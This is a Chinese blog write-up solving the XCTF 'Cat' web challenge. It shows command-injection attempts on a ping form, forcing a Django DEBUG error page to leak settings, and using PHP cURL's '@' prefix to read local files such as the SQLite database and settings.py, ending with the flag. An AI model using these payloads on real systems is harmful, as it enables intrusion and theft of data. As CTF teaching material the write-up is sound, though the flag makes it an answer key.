【XCTF 攻防世界】WEB 高手进阶区 Cat

原创

Kal1 于 2020-08-26 15:47:51 发布 225 收藏

分类专栏： WEB # PHP 文章标签： django 数据库 安全 php flask

题目链接https://adworld.xctf.org.cn/task/answer?type=web&number=3&grade=1&id=4658&page=2


【说在前面】：这道题需要的知识有flask，django等知识，所以部分知识我是从其他wp看的，（相关知识仍在补充中

【相关知识】：

- php cURL CURLOPT_SAFE_UPLOAD
- django DEBUG mode
- Django使用的是gbk编码，超过%7F的编码不在gbk中有意义
- 当 CURLOPT_SAFE_UPLOAD 为 true 时，如果在请求前面加上@的话phpcurl组件是会把后面的当作绝对路径请求，来读取文件。当且仅当文件中存在中文字符的时候，Django 才会报错导致获取文件内容。

----------分割线----------

进入链接是下面一个界面




想到可能是命令注入，（利用ping语句）

但是试了好几个域名（baidu.com这样的）发现显示不出来东西

试一下`baidu.com & ifconfig`
显示无效的url

想到可能让输入ip地址，可以



但是payload:`127.0.0.1|phpinfo();`仍然显示无效url

猜测我们的输入当中存在有非法字符导致命令无法执行,fuzz一下可使用的字符只剩下了数字，英文字母和`.`，这么一想构造任意命令执行似乎无法实现了。

这里使用的工具是kali自带的wfuzz
相关fuzz工具：网络攻防之——Fuzz工具
WFUZZ使用教程

在URL的传参处?url=这里，我们传递个%79发现传递之后变成了?url=w，看来是可以传递url编码，系统会接受并进行解析，于是我们传递%80会出现报错，url编码使用的是16进制，80也就是128，ASCII码是从0-127，所以这个时候会报错。url编码表可以参考http://www.w3school.com.cn/tags/html_ref_urlencode.html
（?url=%79转码后可以看到转成了y，?url=%7A转码后可以看到转成了z，后面一直到%7F都是非法符号，会返回Invalid URL）

报错信息中可以看到：

```
                    </tr>

                </tbody>
              </table>

          </li>

      </ul>
    </div>

    <form action="http://dpaste.com/" name="pasteform" id="pasteform" method="post">

    <div id="pastebinTraceback" class="pastebin">
      <input type="hidden" name="language" value="PythonConsole">
      <input type="hidden" name="title"
        value="UnicodeEncodeError at /api/ping">
      <input type="hidden" name="source" value="Django Dpaste Agent">
      <input type="hidden" name="poster" value="Django">
      <textarea name="content" id="traceback_area" cols="140" rows="25">
Environment:

Request Method: POST
Request URL: http://127.0.0.1:8000/api/ping

Django Version: 1.10.4
Python Version: 2.7.12
Installed Applications:
[&#39;django.contrib.admin&#39;,
 &#39;django.contrib.auth&#39;,
 &#39;django.contrib.contenttypes&#39;,
 &#39;django.contrib.sessions&#39;,
 &#39;django.contrib.messages&#39;,
 &#39;django.contrib.staticfiles&#39;,
 &#39;dnsapi&#39;]
Installed Middleware:
[&#39;django.middleware.security.SecurityMiddleware&#39;,
 &#39;django.contrib.sessions.middleware.SessionMiddleware&#39;,
 &#39;django.middleware.common.CommonMiddleware&#39;,
 &#39;django.contrib.auth.middleware.AuthenticationMiddleware&#39;,
 &#39;django.contrib.messages.middleware.MessageMiddleware&#39;,
 &#39;django.middleware.clickjacking.XFrameOptionsMiddleware&#39;]
```


在比赛的时候有个提示：


> RTFM of PHP CURL===>>read the fuck manul of PHP CURL???

CURLOPT_POSTFIELDS

全部数据使用HTTP协议中的 "POST" 操作来发送。 要发送文件，在文件名前面加上@前缀并使用完整路径。 文件类型可在文件名后以 ';*type=mimetype*' 的格式指定。 这个参数可以是 urlencoded 后的字符串，类似'*para1=val1&para2=val2&...*'，也可以使用一个以字段名为键值，字段数据为值的数组。 如果**value**是一个数组，*Content-Type*头将会被设置成*multipart/form-data*。 从 PHP 5.2.0 开始，使用 @ 前缀传递文件时，**value** 必须是个数组。 从 PHP 5.5.0 开始, @ 前缀已被废弃，文件可通过 CURLFile 发送。 设置 **CURLOPT_SAFE_UPLOAD** 为 **TRUE** 可禁用 @ 前缀发送文件，以增加安全性。

意思是可以用@读取文件内容。

将所有html代码复制下来另存为一个网页（为了获取更多内容）可以看到：



UnicodeDecodeError at /api/ping

'ascii' codec can't decode byte 0xe9 in position 25: ordinal not in range(128)

Request Method:	POST
Request URL:	http://127.0.0.1:8000/api/ping
Django Version:	1.10.4
Exception Type:	UnicodeDecodeError
Exception Value:	'ascii' codec can't decode byte 0xe9 in position 25: ordinal not in range(128)
Exception Location:	/opt/api/dnsapi/utils.py in escape, line 9
Python Executable:	/usr/bin/python
Python Version:	2.7.12
Python Path:	['/opt/api', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
Server time:	Wed, 26 Aug 2020 06:14:49 +0000

Unicode error hint

The string that could not be encoded/decoded was: **hor: ??????**

Traceback Switch to copy-and-paste view

/usr/local/lib/python2.7/dist-packages/django/core/handlers/exception.py in inner

39. response = get_response(request) ...

▶ Local vars

/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response

187. response = self.process_exception_by_middleware(e, request) ...

▶ Local vars


/usr/local/lib/python2.7/dist-packages/django/core/handlers/base.py in _get_response

185. response = wrapped_callback(request, *callback_args, **callback_kwargs) ...

▶ Local vars

/opt/api/dnsapi/views.py in wrapper

往下翻可以看到



Settings


Using settings module api.settings

Setting	Value
ABSOLUTE_URL_OVERRIDES	{}
ADMINS	[]
ALLOWED_HOSTS	[]
APPEND_SLASH	True
AUTHENTICATION_BACKENDS	[u'django.contrib.auth.backends.ModelBackend']
AUTH_PASSWORD_VALIDATORS	u'**********'
AUTH_USER_MODEL	u'auth.User'
BASE_DIR	'/opt/api'
CACHES	{u'default': {u'BACKEND': u'django.core.cache.backends.locmem.LocMemCache'}}
CACHE_MIDDLEWARE_ALIAS	u'default'
CACHE_MIDDLEWARE_KEY_PREFIX	u'**********'
CACHE_MIDDLEWARE_SECONDS	600
CSRF_COOKIE_AGE	31449600
CSRF_COOKIE_DOMAIN	None
CSRF_COOKIE_HTTPONLY	False
CSRF_COOKIE_NAME	u'csrftoken'
CSRF_COOKIE_PATH	u'/'
CSRF_COOKIE_SECURE	False
CSRF_FAILURE_VIEW	u'django.views.csrf.csrf_failure'
CSRF_HEADER_NAME	u'HTTP_X_CSRFTOKEN'
CSRF_TRUSTED_ORIGINS	[]
DATABASES	{'default': {'ATOMIC_REQUESTS': False, 'AUTOCOMMIT': True, 'CONN_MAX_AGE': 0, 'ENGINE': 'django.db.backends.sqlite3', 'HOST': '', 'NAME': '/opt/api/database.sqlite3', 'OPTIONS': {}, 'PASSWORD': u'**********', 'PORT': '', 'TEST': {'CHARSET': None, 'COLLATION': None, 'MIRROR': None, 'NAME': None}, 'TIME_ZONE': None, 'USER': ''}}
DATABASE_ROUTERS	[]

那么可以根据这个路径，进行数据库访问

payload：`?url=@/opt/api/database.sqlite3`

或者可以根据最前面的



结合django的报错得知了项目的绝对路径为/opt/api

> 这里还需要懂一些django开发的基本知识，我感觉这道题涉及的面有点广了，django项目下一般有个settings.py文件是设置网站数据库路径（django默认使用的的是sqlites数据库），如果使用的是其它数据库的话settings.py则设置用户名和密码。除此外settings.py还会对项目整体的设置进行定义。

读取settings.py文件，这里需要注意**django项目生成时settings.py会存放在以项目目录下再以项目名称命名的文件夹下面**

payload：`?url=@/opt/api/api/settings.py`

然后搜索database可以获得相关信息

payload和前一个一样

然后，在数据库页面搜索xtf得到flag

\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'</pre></td>

\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n'</pre></td

参考：https://www.cnblogs.com/chalan630/p/13216583.html